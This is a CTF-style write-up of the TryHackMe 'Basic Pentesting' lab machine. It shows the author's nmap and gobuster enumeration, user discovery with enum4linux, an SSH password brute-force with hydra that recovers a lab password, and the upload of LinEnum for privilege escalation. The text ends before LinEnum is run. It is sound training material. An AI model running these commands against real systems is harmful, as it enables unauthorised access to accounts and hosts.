
BASIC PENTESTING (TRYHACKME)


Assalamualaikum and hello, this is my first writeup that I make for Tryhackme. So for the first machine, as you can see at the title I will make a writeup for Basic Pentesting.

Disclaimer : This writeup is mixing up with parrot OS and Kali, because I recently just switch my pentest machine into kali. So before I used parrot OS and there is a few screenshot that I miss.



This is a machine that allows you to practise web app hacking and privilege escalation

Firstly I start with nmap scan to see all the service currently running up in the server.




```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-18 13:31 +08
Nmap scan report for 10.10.238.7
Host is up (0.26s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   2048 db45cbbe4a8b71f8e93142aefff845e4 (RSA)
|   256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
|_  256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
80/tcp   open     http           Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open     netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP
)
787/tcp  filtered qsc
1107/tcp filtered isoipsigport-2
4662/tcp filtered edonkey
5550/tcp filtered sdadmind
8009/tcp open     ajp13?
| ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
```

Command : nmap -sV -A [IP ADDRESS]

Refering to the diagram above there are so many services currently running in the server.

Since there is web server running in the server. Lets take a look in the web.




Undergoing maintenance

Please check back later

So lets do some directory enumeration to search any interesting information.

For directory enumeration, I used gobuster to search for any available directory.




```
└──╼ $gobuster dir -u http://10.10.238.7/ -w /usr/share/wordlists/dirb/common.tx
t
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.238.7/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/11/18 13:36:31 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/development          (Status: 301) [Size: 316] [--> http://10.10.238.7/developm
ent/]
Progress: 1278 / 4615 (27.69%)
Progress: 1298 / 4615 (28.13%)
```

Command : gobuster dir -u [URL] -w /usr/share/wordlists/dirb/common.txt

And look there is some interesting directory which is development.

Lets check it out!




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.18 (Ubuntu) Server at 10.10.238.7 Port 80

As you can see there is 2 txt files. Lets have a look.



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```


File : dev.txt



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

File : dev.txt

After an hour didn’t get any clue what I need to do next, I tried to research something about smb and I found a tool. Which is enum4linux. So I used this tool to enumerate anything may seem interesting to me.



```
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```


And look I found the usernames.

So I can fill the answer with the information that I found.

If there is usernames, there must be passwords as well. If otherwise, this machine would have some serious vulnerability.

Since there is usernames, lets do some password bruteforcing to login through ssh.

For password bruteforcing, I used hydra with rockyou.txt.




```
57
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14
344399), ~2868880 tries per task
[DATA] attacking ssh://10.10.238.7:22/
[STATUS] 34.00 tries/min, 34 tries in 00:01h, 14344365 to do in 7031:34h, 5 acti
ve
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 14344303 to do in 7470:60h, 5 acti
ve
[STATUS] 30.14 tries/min, 211 tries in 00:07h, 14344188 to do in 7931:14h, 5 act
ive

[STATUS] 29.93 tries/min, 449 tries in 00:15h, 14343950 to do in 7986:37h, 5 act
ive

[22][ssh] host: 10.10.238.7   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-18 14:31:
36
```

Command : hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://[IP ADDRESS] -t 5

Look at what I found there is password for jan.

Lets make an access to server through ssh.




```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102

jan@basic2:~$
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ 
```

Command : ssh jan@[IP ADDRESS]

And I success.

Since the goal of this machine is to get final password. I thought of escalate my privilege would settle all the problem.


So I do trying to elevate the privilege



```
Resolving deltas: 100% (130/130), done.
┌─[eras3r@parrot]─[~/Desktop/THM]
└──╼ $ls
LinEnum  tkrilpkls1.ovpn
┌─[eras3r@parrot]─[~/Desktop/THM]
└──╼ $cd LinEnum/
┌─[eras3r@parrot]─[~/Desktop/THM/LinEnum]
└──╼ $ls
CHANGELOG.md  CONTRIBUTORS.md  LICENSE  LinEnum.sh  README.md
┌─[eras3r@parrot]─[~/Desktop/THM/LinEnum]
└──╼ $scp /home/eras3r/Desktop/THM/LinEnum/LinEnum.sh jan@10.10.238.7:/tmp
jan@10.10.238.7's password:
LinEnum.sh                                    100%   46KB  54.6KB/s   00:00
┌─[eras3r@parrot]─[~/Desktop/THM/LinEnum]
└──╼ $
```

Command : scp /home/eras3r/Desktop/THM/LinEnum/LinEnum.sh jan@[IP ADDRESS]


So as you can see, I upload the LinEnum to the remote host.



```
jan@basic2:/$ cd /tmp
jan@basic2:/tmp$ ls
LinEnum.sh
hsperfdata_tomcat9
systemd-private-8a6f4b41662b4e478e530628457eb7ed-systemd-timesyncd.service-feu0s
t
jan@basic2:/tmp$ chmod +x LinEnum.sh
jan@basic2:/tmp$ ls -l
total 56
-rwxr-xr-x 1 jan     jan     46631 Nov 18 01:59 LinEnum.sh
drwxr-x--- 2 tomcat9 tomcat9  4096 Nov 18 00:43 hsperfdata_tomcat9
drwx------ 3 root    root     4096 Nov 18 00:43 systemd-private-8a6f4b41662b4e47
8e530628457eb7ed-systemd-timesyncd.service-feu0st
jan@basic2:/tmp$
```

So there LinEnum.sh has successfully uploaded from local host. I need to make LinEnum.sh executable, so I used command **chmod +x LinEnum.sh**.

So lets execute the tools.



